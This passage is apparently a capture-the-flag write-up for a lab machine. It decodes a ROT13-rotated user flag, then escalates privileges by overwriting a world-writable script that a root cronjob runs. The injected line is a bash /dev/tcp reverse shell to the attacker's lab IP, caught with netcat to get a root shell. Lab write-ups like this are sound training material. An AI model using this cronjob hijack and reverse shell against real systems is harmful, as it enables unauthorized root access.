boring@kral4-PC:~$
```

Post Exploitation

Privilege Escalation


initialFoothold

user flag seems to be rotated hmm seems like caesar cipher encryption



```
-rw-r--r-- 1 boring boring  807 Jun 14 16:04 .profile
-rw-r--r-- 1 boring boring   83 Jun 14 16:32 user.txt
boring@kral4-PC:~$ cat user.txt
User Flag But It Seems Wrong Like It`s Rotated Or Something
synt{a0jvgf33zfa0ez4y}
boring@kral4-PC:~$
```

and we got the flag! it's ROT13 encryption



VIEW
Ciphertext

```
synt{a0jvgf33zfa0ez4y}
```

ENCODE DECODE
Caesar cipher

SHIFT: 13 a→n

ALPHABET: abcdefghijklmnopqrstuvwxyz

CASE STRATEGY: Maintain case


FOREIGN CHARS: Include Ignore

→ Decoded 23 chars

VIEW
Plaintext


```
flag{n0wits33msn0rm4l}
```

still remember the ssh login banner it tell us 1 min something will be fired, im assuming something might be executed each minute so it should be a cronjob




```
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!
```

checking the cronjob and we found some bash script executed as root user
//it's in /var/www directory




```
boring@kral4-PC:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* *    * * *   root    cd /var/www/ && sudo bash .mysecretcronjob.sh

```

let's check the file permission voila we have write permission on it




```
boring@kral4-PC:~$ ls -la /var/www/.mysecretcronjob.sh
-rwxr-xr-x 1 boring boring 33 Jun 14 22:43 /var/www/.mysecretcronjob.sh
boring@kral4-PC:~$
```

the content of the bash script




```
boring@kral4-PC:~$ cat /var/www/.mysecretcronjob.sh
#!/bin/bash
# i will run as root
boring@kral4-PC:~$
```

let's edit it that will exec the reverse shell




```
boring@kral4-PC:~$ cat /var/www/.mysecretcronjob.sh
#!/bin/bash
# i will run as root
boring@kral4-PC:~$ echo '#!/bin/bash' > /var/www/.mysecretcronjob.sh
boring@kral4-PC:~$ echo 'bash -i >& /dev/tcp/10.9.10.47/18890 0>&1' >> /var/www/
.mysecretcronjob.sh
boring@kral4-PC:~$ cat /var/www/.mysecretcronjob.sh
#!/bin/bash
bash -i >& /dev/tcp/10.9.10.47/18890 0>&1
boring@kral4-PC:~$
```

and we got our root shell!



```
nobodyatall@0×DEADBEEF:~$ nc -lvp 18890
listening on [any] 18890 ...
10.10.229.128: inverse host lookup failed: Unknown host
connect to [10.9.10.47] from (UNKNOWN) [10.10.229.128] 40658
bash: cannot set terminal process group (1737): Inappropriate ioctl for device
bash: no job control in this shell
root@kral4-PC:/var/www#
```

root flag



```
drwx------  2 root root 4096 Jun 13 15:40 .cache
drwx------  3 root root 4096 Jun 13 15:40 .gnupg
drwxr-xr-x  3 root root 4096 Jun 13 15:44 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   39 Jun 15 01:01 .root.txt
-rw-r--r--  1 root root   66 Jun 14 21:48 .selected_editor
root@kral4-PC:~# cat .root.txt
cat .root.txt
flag{63a9f0ea7bb98050796b649e85481845}
root@kral4-PC:~#
```

Creds

Flags

Write-up Images